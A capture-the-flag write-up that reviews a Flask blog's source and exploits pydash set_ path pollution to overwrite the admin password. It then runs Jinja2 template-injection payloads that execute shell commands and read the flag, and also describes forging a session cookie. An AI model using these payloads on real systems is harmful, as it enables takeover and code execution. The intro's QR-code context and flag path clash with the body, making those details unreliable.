Introduction
This challenge is a WEB challenge from the PWNME CTF.
Context Explanation
A company needs a website to generate a QR Code. They asked a freelancer to do the job.
Since the website went live, they noticed strange behavior on their server.
They need you to audit their code and help them fix their problem.
Directive
The flag is located in /app/flag.txt
Solution

The app is a blog: you can write and read articles, even without logging in, and there’s the usual register/login flow.
The sources ship with the challenge. It’s a Flask app with just two dependencies:
- Flask: latest
- PyDash: 5.1.2
Analyzing app.py code
app.py is the entry point:
from flask import Flask, render_template, render_template_string, request, redirect, session, sessions
from users import Users
from articles import Articles


users = Users()
articles  = Articles()
app = Flask(__name__, template_folder='templates')
app.secret_key = '(: secret :)'


@app.context_processor
def inject_user():
    return dict(session=session)

@app.route("/create", methods=["POST"])
def create_article():
    name, content = request.form.get('name'), request.form.get('content')
    if type(name) != str or type(content) != str or len(name) == 0:
        return redirect('/articles')
    articles.set(name, content)
    return redirect('/articles')

@app.route("/remove/<name>")
def remove_article(name):
    articles.remove(name)
    return redirect('/articles')

@app.route("/articles/<name>")
def render_page(name):
    article_content = articles[name]
    if article_content == None:
        pass
    if 'user' in session and users[session['user']['username']]['seeTemplate'] != False:
        article_content = render_template_string(article_content)
    return render_template('article.html', article={'name':name, 'content':article_content})

@app.route("/articles")
def get_all_articles():
    return render_template('articles.html', articles=articles.get_all())

@app.route('/show_template')
def show_template():
    if 'user' in session and users[session['user']['username']]['restricted'] == False:
        if request.args.get('value') == '1':
            users[session['user']['username']]['seeTemplate'] = True
            session['user']['seeTemplate'] = True
        else:
            users[session['user']['username']]['seeTemplate'] = False
            session['user']['seeTemplate'] = False
    return redirect('/articles')


@app.route("/register", methods=["POST", "GET"])
def register():
    if request.method == 'GET':
        return render_template('register.html')
    username, password = request.form.get('username'), request.form.get('password')
    if type(username) != str or type(password) != str:
        return render_template("register.html", error="Wtf are you trying bro ?!")
    result = users.create(username, password)
    if result == 1:
        session['user'] = {'username':username, 'seeTemplate': users[username]['seeTemplate']}
        return redirect("/")
    elif result == 0:
        return render_template("register.html", error="User already registered")
    else:
        return render_template("register.html", error="Error while registering user")


@app.route("/login", methods=["POST", "GET"])
def login():
    if request.method == 'GET':
        return render_template('login.html')
    username, password = request.form.get('username'), request.form.get('password')
    if type(username) != str or type(password) != str:
        return render_template('login.html', error="Wtf are you trying bro ?!")
    if users.login(username, password) == True:
        session['user'] = {'username':username, 'seeTemplate': users[username]['seeTemplate']}
        return redirect("/")
    else:
        return render_template("login.html", error="Error while login user")


@app.route('/logout')
def logout():
    session.pop('user')
    return redirect('/')

@app.route('/')
def index():
    return render_template("home.html")


app.run('0.0.0.0', 5000, debug=True)
Three things jump out:
- Debug mode is on, which normally exposes the
/consoleRCE endpoint. - A per-user
seeTemplateflag decides whether article content is run throughrender_template_string(article_content), that’s a template-injection sink. - The secret key is hardcoded, not pulled from the environment, so if we can read or overwrite it we can forge session cookies.
Analyzing users.py code
users.py handles accounts:
import hashlib

class Users:

    users = {}

    def __init__(self):
        self.users['admin'] = {'password': None, 'restricted': False, 'seeTemplate':True }

    def create(self, username, password):
        if username in self.users:
            return 0
        self.users[username]= {'password': hashlib.sha256(password.encode()).hexdigest(), 'restricted': True, 'seeTemplate': False}
        return 1

    def login(self, username, password):
        if username in self.users and self.users[username]['password'] == hashlib.sha256(password.encode()).hexdigest():
            return True
        return False

    def seeTemplate(self, username, value):
        if username in self.users and self.users[username].restricted == False:
            self.users[username].seeTemplate = value

    def __getitem__(self, username):
        if username in self.users:
            return self.users[username]
        return None
There’s an admin user with password None, restricted False and seeTemplate True:
self.users['admin'] = {'password': None, 'restricted': False, 'seeTemplate':True }
New users from register are the opposite, restricted and unable to view templates:
self.users[username]= {'password': hashlib.sha256(password.encode()).hexdigest(), 'restricted': True, 'seeTemplate': False}
Passwords are hashed with SHA-256.
Analyzing articles.py code
Last file, articles.py:
import pydash

class Articles:

    def __init__(self):
        self.set('welcome', 'Test of new template system: {%block test%}Block test{%endblock%}')

    def set(self, article_name, article_content):
        pydash.set_(self, article_name, article_content)
        return True


    def get(self, article_name):
        if hasattr(self, article_name):
            return (self.__dict__[article_name])
        return None

    def remove(self, article_name):
        if hasattr(self, article_name):
            delattr(self, article_name)

    def get_all(self):
        return self.__dict__

    def __getitem__(self, article_name):
        return self.get(article_name)
Only set matters here: it stores an article via pydash’s set_, turning the article name and content into a class attribute.
Exploitation
The /console endpoint turns out to be PIN-protected, and the usual bypass needs to read files off the machine, which isn’t possible here. So the way in is through that set_ call, by choosing a malicious article name.
Here’s what pydash’s set_ does:
pydash.objects.set_(obj, path, value)

Assigns the value of an object described by the path. If part of the object's path does not exist, it will be created.
import pydash

pydash.set_({}, 'a.b.c', 1)
# Output: {'a': {'b': {'c': 1}}}

pydash.set_({}, 'a.0.c', 1)
# Output: {'a': {'0': {'c': 1}}}

pydash.set_([1, 2], '[2][0]', 1)
# Output: [1, 2, [1]]

pydash.set_({}, 'a.b[0].c', 1)
# Output: {'a': {'b': [{'c': 1}]}}
Source: https://pydash.readthedocs.io/en/v5.1.2/api.html#pydash.objects.set_
Here set_ is called as set_(self, name, content), where self is the Articles instance. The name is the dotted path. Since we fully control it, we can walk that path across object internals and overwrite values anywhere the process can reach.
For instance, an article named __init__.__globals__.__loader__.__init__.__globals__.sys.modules.__main__.users.admin.password lands right on the admin’s stored password hash.
Admin account access
Setting that article’s content to 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 (SHA-256 of “admin”) rewrites the admin password to admin:
import hashlib

print(hashlib.sha256("admin".encode()).hexdigest())
#8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
Now admin:admin logs us in, and admin has seeTemplate enabled.

Access to the flag
With seeTemplate on, article content runs through render_template_string, so a crafted article becomes Jinja2 SSTI. First, list files:
{{ config.__class__.from_envvar.__globals__.import_string("os").popen("ls").read() }}

That’s RCE. Now just read the flag:
{{ config.__class__.from_envvar.__globals__.import_string("os").popen("cat /flag.txt").read() }}

Flag : PWNME{de3_pOL1tTiOn_cAn_B3_D3s7rUctv3}
Alternative solution
The same set_ primitive can instead overwrite the Flask secret key. Flask only signs session cookies with that key, so once we control it we can forge our own: take a normal user’s cookie with flask-unsign, swap the username for admin, and re-sign it with the key we just set.
Tips & Tricks
- Read the documentation of the libraries used.
- Identify the entry points of the application.
- Identify places where user data is used.
- The
set_function from thepydashlibrary allows creating class attributes from a string and can be used to overwrite existing values or create new ones. - Test SSTI (Server-Side Template Injection) with payloads like
{{ config.__class__.from_envvar.__globals__.import_string("os").popen("ls").read() }}on places where user data is used and interpreted.